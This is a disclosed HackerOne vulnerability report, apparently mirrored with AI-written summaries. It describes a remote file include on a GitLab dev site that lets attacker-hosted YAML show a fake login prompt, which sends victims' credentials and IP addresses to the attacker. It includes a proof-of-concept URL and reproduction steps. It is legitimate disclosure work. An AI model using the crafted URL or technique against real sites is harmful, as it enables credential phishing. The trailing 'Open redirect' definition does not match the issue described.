External authentication prompt injection via unsafe remote file include at https://cfeick-dev-zg7kh0.runway.gitlab.net/
The site loads remote YAML/JSON configuration files from arbitrary hosts via URL parameters, allowing an attacker to inject a custom authentication prompt. When a victim enters credentials, they are sent to the attacker's server along with the victim's IP address.

GitLab
Originally disclosed on GitLab
- Fixed in 40 hours
- Disclosed after 40 hours
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #2262568 by todayisnew on 2023-11-23, assigned to @cmaxim:
Report | Attachments | How To Reproduce
Report
Good day, I truly hope it treats you great on your side of the screen :)
I have found that your have a site which is vulnerable to a remote file include to an arbitrary host - in this case, I am able to load my own content from todayisnewpoc.surge.sh.
There is sanitization of the data being loaded from todayisnewpoc.surge.sh, which can prevent some common attack vectors/know payloads, but I am still able to inject a custom authentication prompt which loads when visiting the page.
This prompt is being served from an arbitrary location (authorization.site), which can be modified as needed to be as convincing as possible to any possible victim. Imagine yourdomain.authorization.site, for example. Depending on the browser being used, a message can be included along with the prompt to make it seem more trustworthy.
When a victim enters their information into the prompt, it is sent to the arbitrary location being used by the attacker (authorization.site) along with their IP address, and stored in plain text for the attacker to use when desired.
Additionally, if the victim closes the first prompt, an attacker can serve arbitrary text on the page to encourage them to authorize. If they do so by clicking on the Authorize button, then clicking on the subsequent Authorize button, the victim will again be shown my external authentication prompt from authorization.site
POC:
https://cfeick-dev-zg7kh0.runway.gitlab.net/docs?url=https://unwieldy-pear.surge.sh/auth2.yaml

How to fix: Restrict the ability to load external json/yaml files via the configUrl and url parameters, or implement an allowed-list for domains which can load via these parameters.
May you be well on your side of the screen :)
-Eric
Impact
This vulnerable results in an authentication prompt
in addition, browsers will even allow for a custom message to appear alongside the standard message.
This can be confusing for even the most seasoned websurfer!
Their plain text login, password and up address will be sent to the attackers server.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the application does not restrict which domains can be used for the configUrl and url parameters, allowing remote file inclusion from any host.
Impact
An attacker could steal a victim's credentials and IP address by tricking them into entering them into a fake prompt.
What the attacker needed
Victim clicks a crafted link; attacker hosts a malicious YAML file
How it was found
- Host a malicious YAML file on an attacker-controlled server.
- Craft a URL with the url parameter pointing to the malicious file.
- Send the URL to a victim; when visited, the site loads the file and displays a fake authentication prompt.
- The victim enters credentials, which are sent to the attacker's server along with their IP address.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
The website lets users specify a web address for a configuration file, and it will fetch and use that file without checking where it comes from. An attacker can point it to their own file, which makes the site show a fake login box. If someone types their password into that box, it goes straight to the attacker.
What is Open redirect?
A trusted site forwards users to any address an attacker picks; rarely paid alone, often the missing link in a chain.



